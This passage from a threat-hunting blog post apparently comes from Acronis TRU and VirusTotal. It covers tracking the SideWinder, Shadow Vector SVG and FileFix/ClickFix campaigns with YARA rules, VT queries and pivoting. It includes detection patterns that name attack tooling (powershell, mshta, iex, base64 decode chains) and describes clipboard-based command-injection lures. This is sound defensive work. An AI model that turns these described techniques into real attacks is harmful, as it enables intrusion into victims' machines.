        $a1 = {62544CB1F0B9E6E04433698E85BFB534278B9BDC5F06589C011E9CB80C71DF23}
        $a2 = {E20F76CDABDFAB004A6BA632F20CE00512BA5AD2FE8FB6ED9EE1865DFD07504B0304140000}

    condition:

        filesize < 5000KB 
        and any of ($a*)
        and vt.metadata.new_file
        // Getting spammy samples from a CN submitter
        and not vt.metadata.submitter.country == "CN"
}
Once we refined the rule set, SideWinder activity became much easier to track consistently. We began to see new decoys appear in near real time, allowing us to monitor changes in themes and spot repeated use of lure content and infrastructure across different campaigns. Using the same logic in retrohunt confirmed our observations that SideWinder had been using the same tactics for months, only changing the decoy topics while keeping the underlying delivery technique intact.
Using Retrohunt to uncover additional samples and establish the threat actor’s timeline
We also observed geofencing behavior in the delivery chain. If the server hosting the external resource did not recognize the visitor or the IP range did not match the intended target, the server often returned a benign decoy file (or an HTTP 404 error code) instead of the real payload.
While relying on exploits from 2017, SideWinder carefully filters the victims that will receive the final malicious payload
One recurring decoy had the SHA256 hash 1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a, which corresponds to an empty RTF document. That decoy is useful as a hunting pivot: by searching for that hash and combining it with submitter country and file type filters in VT, you can separate likely targeted, genuine hits from broad noise and map where geofencing is being applied.
RTF empty decoy file used by SideWinder still presents valuable information for pivoting into other parts of their infrastructure
In addition, VirusTotal allowed us to trace the attack back to the initial infection vector and recover some of the spear phishing emails that started the chain. We pivoted from known samples and shared strings, and used file relations to follow linked URLs and artifacts upstream, and found an .eml file that contained the original message and attachment. One concrete example is the spear phish titled 54th CISM World Military Naval Pentathlon 2025 - Invitation.eml, indexed in VirusTotal with behavior metadata and attachments tied to the same infrastructure.
Getting initial infection spear-phishing e-mails allowed us to put together the different pieces of the puzzle, from beginning to end
For other hunters, the key takeaway is that even older exploits like CVE-2017-0199 can reveal a lot when you combine multiple VirusTotal features. In this case, we used metadata, livehunt, and regional telemetry to connect seemingly unrelated samples. We also checked hashtags and community votes, including those from researchers like Joseliyo, to cross-check our assumptions and spot ongoing discussions about similar activity. The Telemetry tab helped us see where submissions were coming from geographically, and the Threat Graph view made it easier to visualize how documents, infrastructure, and payloads were linked.
Every single data point counts when hunting for new samples
Using these tools together turned a noisy set of samples into a clear picture of SideWinder’s targeting and operations.

Uncovering Shadow Vector’s SVG-Based Crimeware Campaign in Colombia

During our research, we identified a campaign we refer to as Shadow Vector, which used malicious SVG images crafted as court summonses and legal notifications to target users in Colombia.
An example of a rendered SVG lure with a judicial correspondence theme
These files mimicked official judicial correspondence and contained embedded links to externally hosted payloads, such as script-based downloaders or password-protected archives. The investigation began after we noticed an unusual pattern of SVG submissions from Colombia. By using a small set of samples for an initial rule, we began our hunt.
<!--
    This YARA rule detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia.
    The rule identifies SVG images that contain legal or judicial terms commonly used in phishing scams, 
    along with embedded external links that could be used to deliver a payload.
-->
import "vt"
rule crimeware_svg_colombia {
   meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Detects potentially malicious SVG files that are likely being used for crimeware campaigns targeting Colombia"
        distribution = "TLP:CLEAR"
        version = "1.1"

        // Reference hashes
        hash1 = "6d4a53da259c3c8c0903b1345efcf2fa0d50bc10c3c010a34f86263de466f5a1"
        hash2 = "2aae8e206dd068135b16ff87dfbb816053fc247a222aad0d34c9227e6ecf7b5b"
        hash3 = "4cfeab122e0a748c8600ccd14a186292f27a93b5ba74c58dfee838fe28765061"
        hash4 = "9bbbcb6eae33314b84f5e367f90e57f487d6abe72d6067adcb66eba896d7ce33"
        hash5 = "60e87c0fe7c3904935bb1604bdb0b0fc0f2919db64f72666b77405c2c1e46067"
        hash6 = "609edc93e075223c5dc8caaf076bf4e28f81c5c6e4db0eb6f502dda91500aab4"
        hash7 = "4795d3a3e776baf485d284a9edcf1beef29da42cad8e8261a83e86d35b25cafe"
        hash8 = "5673ad3287bcc0c8746ab6cab6b5e1b60160f07c7b16c018efa56bffd44b37aa"
        hash9 = "b3e8ab81d0a559a373c3fe2ae7c3c99718503411cc13b17cffd1eee2544a787b"
        hash10 = "b5311cadc0bbd2f47549f7fc0895848adb20cc016387cebcd1c29d784779240c"
        hash11 = "c3319a8863d5e2dc525dfe6669c5b720fc42c96a8dce3bd7f6a0072569933303"
        hash12 = "cb035f440f728395cc4237e1ac52114641dc25619705b605713ecefb6fd9e563"
        hash13 = "cf23f7b98abddf1b36552b55f874ae1e2199768d7cefb0188af9ee0d9a698107"
        hash14 = "f3208ae62655435186e560378db58e133a68aa6107948e2a8ec30682983aa503"

   strings:
        // SVG 
        $svg = "<svg xmlns=" ascii fullword

        // Documents containing legal or judicial terms
        $s1 = "COPIA" nocase
        $s2 = "CITACION" nocase
        $s3 = "JUZGADO" nocase
        $s4 = "PENAL" nocase
        $s5 = "JUDICIAL" nocase
        $s6 = "BOGOTA" nocase
        $s7 = "DEMANDA" nocase

        // When image loads it retrieves payload from external website using HTTPS
        $href1= "href='https://" nocase
        $href2 = "href=\"https://" nocase

   condition:
      $svg 
      and filesize < 3MB
      and 3 of ($s*)
      and any of ($href*)
      and vt.metadata.submitter.country == "CO"
}
By including reference hashes from manually verified samples, we used a broad hunting rule both as detection mechanism and a pivot point for uncovering related infrastructure or newly generated lures.
Once the initial hunting logic was in place, we refined it into a livehunt rule specifically tailored for SVG-based decoys. The rule matched files containing judicial terminology and outbound HTTPS links, while filtering by file size and origin to reduce false positives. Using this rule, we began collecting and analyzing related uploads.
We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”).
VT Diff feature helped us to identify patterns
Results of our VT Diff session
While we could not conclusively attribute the SVG decoy campaign to Blind Eagle at the time of research, the technical and thematic overlaps were difficult to ignore. The VT blog “Uncovering a Colombian Malware Campaign with AI Code Analysis” describes similar judicial-themed SVG files used as lures in operations targeting Colombian users. As with other open reports on this threat actor, attribution remains based on cumulative evidence, clustering campaigns based on commonalities such as infrastructure reuse, phishing template design, malware family selection, and linguistic or regional indicators observed across samples.
rule crimeware_shadow_vector_svg
{

    meta:

        description = "Detects malicious SVG files associated with Shadow
Vector's Colombian campaign"
        author = "Acronis Threat Research Unit (TRU)"
        file_type = "SVG"
        malware_family = "Shadow Vector"
        threat_category = "Crimeware / Malicious Image / Embedded Payload"
        tlp = "TLP:CLEAR"

strings:

        $svg_tag1 = "<?xml" ascii
        $svg_tag2 = "<svg" ascii
        $svg_tag3 = "<!DOCTYPE svg" ascii
        $svg_tag4 = "http://www.w3.org/2000/svg" ascii 

        //used by Shadow Vector (possibly generated in batch)

        $judicial = "juzgado" ascii nocase
        $judicial_1 = "citacion" ascii nocase
        $judicial_2 = "judicial" ascii nocase
        $judicial_3 = "despacho" ascii nocase
        $generado = "Generado" ascii nocase

    condition:

        filesize < 3MB and
        3 of ($svg_tag*) and
        (1 of ($judicial*) and $generado)
}
The evolution from the initial hunting rule to the refined detection rule illustrates our approach to threat hunting in VT, iterative and continuously refined through testing and analysis. The first rule was broad, meant to surface related samples and reveal the full scope of the campaign. It proved useful in livehunt and retrohunt, helping us find clusters of judicial-themed SVGs and their linked payloads. As the investigation progressed, we focused on precision, reducing false positives and removing elements that did not add value. Tuning a rule is always a balance: removing one pattern might miss some samples, but it can also make the rule more accurate and easier to maintain.

FileFix in the wild!

A few weeks ago, the TRU team at Acronis released research on a (at the time) rarely seen variant of the ClickFix attack, called FileFix. Much of the investigation of this attack vector was possible thanks to VirusTotal’s ability to archive, search, and write rules for finding web pages. We, at Acronis, together with VT, wanted to share a bit of information on how we did it- so that others can better research this type of emerging threat.

Anatomy of an attack- where do we start?

Like many phishing attacks, *Fix attacks rely on malicious websites where victims are tricked into running malicious commands. Lucky for us, these attacks have a few particular components that are in common to all, or many, *Fix attacks. Using VT, we were able to write rules and livehunt for any new web pages which included these components, and were able to quickly reiterate on rules that were too broad.
One thing all *Fix attacks have in common, is that they copy a malicious command to the victims clipboard- copying the malicious command, rather than letting the user copy the command themselves, allows attackers to try to hide the malicious part of the command from the victim, and only allow for a smaller, “benign” portion of the command to appear when they copy it into their Windows Run Dialogue or address bar. This commonality gives us two great strings to hunt for:
  • The commands used to copy text into the victims clipboard
  • The commands used to construct the malicious payload
We began our research by using the Livehunt feature, and wrote a rule to detect navigator.clipboard.writeText and document.execCommand("copy"), both used for copying into clipboard, as well as any string including the words powershell, mshta, cmd, and other commands we find commonly used in *Fix attacks. At its most basic form, a rule might look like this:
import "vt"

rule ClickFix
{
  strings:
    $clipboard = /(navigator\.clipboard\.writeText|document\.execCommand\(\"copy\"\))/
    $pay01 = /(powershell|cmd|mshta|msiexec|pwsh)/gvfi
  condition:
    vt.net.url.new_url and
    $clipboard and
    any of ($pay*)
}  
However, this is far from enough. There are plenty of benign sites that use the copy to clipboard feature, and also have the words powershell or cmd present (the three letters “cmd” appear often as part of Base64 strings). This makes things a bit more tricky, as it requires us to iron out these false positives. We need to make our patterns look more similar to real powershell or cmd commands.
Unfortunately, there is such a huge variance in how these commands are written, that the more rigid our patterns became, the more likely it was for us to miss a true positive that included something we haven’t seen before or couldn’t think of. This requires a balancing act- if your rules are too rigid, you will miss true positives that employ a creatively crafted command; too loose and you will receive a large number of false positives, which will slow down investigation.
For example, we can try narrowing down our rule to include more true positives of powershell commands by searching for a string that’s better resembling some of the powershell commands we’ve seen as part of a ClickFix payload, by including the “iex” cmdlet, which tells the powershell command to execute a command:
$pay03 = /powershell.{,80}iex/
This will match whenever the word powershell appears, with the word iex appearing 0 to 80 characters after it. This should reduce the number of false positives we see related to powershell, as it more clearly resembles a powershell command, but at the same time limits our rule to only catch powershell commands that follow this structure- any true positive command with more than 80 characters between the word powershell and iex, or commands forgoing the use of iex, will not be caught.
We ended up setting a number of separate rulesets, some were more specific, others more generic. The more generic ones helped us tune our more specific rulesets. This tactic allowed us to find a large number of ClickFix attacks. Most were run of the mill fake captchas, leveraging ClickFix, others were more interesting. As we continued fine tuning our rules, and within a week of setting up our Livehunt, one of our more generic rules has made an interesting detection. At first glance, it appeared to be a false positive, but as we looked closer, we discovered that it’s exactly what we were hoping to find- a FileFix attack.

Analyzing payloads

One of the nicest things about researching a *Fix attack is that the payload is right there on the website, right in plain site. This offers a few advantages- the first is that we can examine the payload even when the phishing site itself is down, as long as it’s archived by VT. The second advantage is we can further search for similar patterns on VT via VT queries to try and catch other attacks from the same campaign.
Payloads are visible directly in VT, by using the content tab on any suspected website (and in this case- obfuscated)
Often, these payloads may contain additional malicious urls which are used to download and execute additional payloads. These can also very easily be examined on VT, and any files they lead to may also be downloaded directly from VT.
In our investigation of the FileFix site, we found that the payload (a powershell command) downloads an image, and then runs a script that is embedded in the image file. That second-stage script then decrypts and extracts an executable from the image and runs it.
FileFix site downloading and extracting code from an image (highlighted)
We were using both a VM and VT to investigate these payloads. One interesting way we were able to use VT is to track additional examples of the malicious images, as parts of the command were embedded as strings in the image file, allowing us to match these patterns via a VT query and find new examples of the attack, or by searching for the file name or the domain which hosts it.
Pivoting on the domain hosting malicious .jpg files, to investigate additional stages of the attack, archived by VT
VT has been extremely helpful in allowing us to very easily analyze malicious URLs used not only for phishing, but also for delivering malware and additional scripts. In some examples, we were able to get quite far along the chain of scripts and payloads without ever having to spin up a VM, just by looking at the content tab, to see what’s inside a particular file. That’s not going to be the case every time, but it’s certainly nice when it does happen.
The malicious images used during the attack contain parts of the malicious code used in the second stage of the attack
By pivoting on specific strings from within that code, we are able to locate other samples of the malicious images and scripts created by the same attacker, and further pivot to uncover their infrastructure
The ability to investigate and correlate various stages, or multiple samples from the same attacker, were a huge boon to us during the investigation. It allowed us to quickly connect the dots without leaving VT, and should be a great asset in your investigation.

Looking for a *Fix

So now that you know all this- what's next? How can this be useful? Well, we hope it can be helpful in a number of ways.
Firstly, working together as a community, it is important that we continue to catch and block URLs that are employing *Fix attacks. It’s not easy to detect a *Fix site dynamically, and prevention may still happen in many cases after the payload has already been run. Maintaining a robust blocklist remains a very good and accessible option for stopping these threats.
Secondly, those of us interested in continuing to track this threat and follow its evolution may use this to find these threats and potentially automate detection. As a side note, *Fix attacks are great investigation topics for those of us starting out in security, and as long as appropriate precautions are taken, it can be relatively safely investigated via VT, and can be very useful for learning about malicious commands, phishing sites, etc.
Thirdly, for those of us protecting organizations, this can be a useful guide for finding these attacks by yourself, in the wild, in order to gain a deeper understanding of how they operate, and what relevant ways you can find to defend your organization, although there are certainly many reports written on the subject which would also come in handy.

VT Tips (based on the success story)

[In the words of VirusTotal…]
The Acronis team’s investigation into FileFix, SideWinder, and ShadowVector is a goldmine of threat hunting techniques. Let’s move beyond the narrative and extract some advanced, practical methods you can apply to your own hunts for web-based threats and multi-stage payloads.

Supercharge Your Web-Content YARA Rules

A simple YARA rule looking for clipboard commands and "powershell" is a good start, but attackers know this. You can significantly improve your detection rate by building rules that look for the context in which these commands appear.
Instead of a generic search, try focusing on the obfuscation and page structure common in these attacks. For instance, attackers often hide their malicious script inside other functions or encoded strings. Your YARA rules can hunt for the combination of a clipboard command and indicators of de-obfuscation functions like atob() (for Base64) or String.fromCharCode.
Combine content searches with URL metadata. The content modifier is also available for URLs, when you set the entity to url you can use the content modifier to search for strings within the URL content. For example, the next query can be useful to identify potential ClickFix URLs combining some of the findings shared by Acronis and potential strings used to avoid detections.
entity:url (content:"navigator.clipboard.writeText" or content:"document.execCommand(\"copy\")") (content:"String.fromCharCode" or content:"atob")

Dissect Payloads with Advanced Content Queries

When you find a payload, as Acronis did within the FileFix site's source code, your job has just begun. The next step is to find related samples. Attackers often reuse code, and even when they obfuscate their scripts, unique strings or logic patterns can give them away. Isolate unique, non-generic parts of the script. Look for:
  • Custom function names
  • Specific variable names
  • Uncommon comments
  • Unique sequences of commands or API calls
Focus on the unobfuscated parts of the code. In the FileFix payload, the attackers might obfuscate the C2 domain, but the PowerShell command structure used to decode and run it could be consistent across samples. Use that structure as your pivot. For example, if a payload uses a specific combination of [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(...)), you can build a query to find other files using that exact deobfuscation chain.
behavior:"[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("

Don't forget about the infrastructure

Acronis has been tracking SideWinder in a very intelligent way. Their experience with VirusTotal is evident. Most of our users use VirusTotal primarily for file analysis, but sometimes we forget that there are powerful features for tracking infrastructure through livehunt.
In the SideWinder intrusions, there is a continuously monitored hash that corresponds to a decoy file, and this file is downloaded from different URLs.
ITW URLs means that these URLs were downloading the file being studied, in this case the RTF decoy file
An interesting way to proactively identify new URLs quickly is by creating a YARA rule in livehunt for URLs, where the objective is to discover new URLs that are downloading that specific RTF decoy file.
import "vt"

rule URLs_Downloading_Decoy_RTF_SideWinder {

  meta:
    target_entity = "url"
    author = "Virustotal"
    description = "This YARA rule identify new URLs downloading the decoy file related to SideWinder"

  condition:
    vt.net.url.downloaded_file.sha256 == "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a" 
    and vt.net.url.new_url
}
Another approach that could also be interesting is to directly query the itw_urls relationship of the decoy file using the API. One use case could be creating a script that regularly (perhaps daily) calls the relationship API, retrieves the URLs, stores them in a database, and then repeats the call each day to identify new URLs. It's a simple, yet effective way to integrate with technology that any company might already have.
The following code snippet can be executed in Google Colab and once you establish the API Key, you will obtain all the itw_urls related to the decoy file in the all_itw_urls variable.
!pip install vt-py nest_asyncio
import getpass, vt, json, nest_asyncio
nest_asyncio.apply()

cli = vt.Client(getpass.getpass('Introduce your VirusTotal API key: '))

FILEHASH = "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
RELATIONS = "itw_urls"
all_itw_urls = []

async for itemobj in cli.iterator(f'/files/{FILEHASH}/{RELATIONS}', limit=0):
    all_itw_urls.append(itemobj.to_dict())

The great forgotten one: VT Diff

When we read researchs using VT Diff, we are pleased, as it is a tool that is truly good for creating YARA rules.
When analyzing a set of related samples, use the VT Diff feature to spot commonalities and variations. This can help you identify patterns, such as repeated strings, hardcoded values, or metadata artifacts that indicate automated generation.
As the Acronis team notes, "We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”)".
You can easily use VT Diff from multiple places: intelligence search results, collections, campaigns, reports, VT Graph…
Creation of VT Diff from a Report

Conclusion

The examples shared by the Acronis Threat Research Unit in tracking campaigns like FileFix, SideWinder, and Shadow Vector demonstrates the power of VT as a comprehensive threat intelligence and hunting platform. By leveraging a combination of proactive Livehunt rules, deep content analysis, and rich metadata pivoting, security researchers can effectively uncover and track elusive and evolving threats.
These examples highlight that successful threat hunting is not just about having the right tools, but about applying creative and persistent investigation techniques. The ability to pivot from a simple YARA rule to a full-fledged campaign analysis, as Acronis did, is crucial to connecting the dots and revealing the full scope of an attack. From hunting for clipboard manipulation in web-based threats to tracking decade-old exploits and analyzing malicious SVG decoys, the Acronis team has demonstrated a deep understanding of modern threat hunting, and we appreciate them sharing their valuable insights with the community.
We hope this blog have been insightful and will help you in your own threat-hunting endeavors. The fight against cybercrime is a collective effort, and the more we share our knowledge and experiences, the stronger we become as a community.
If you have a success story of using VirusTotal that you would like to share with the community, we would be delighted to hear from you. Please reach out to us, and we will be happy to feature your story in a future blog post at practitioners@virustotal.com.
Together, we can make the digital world a safer place.

❌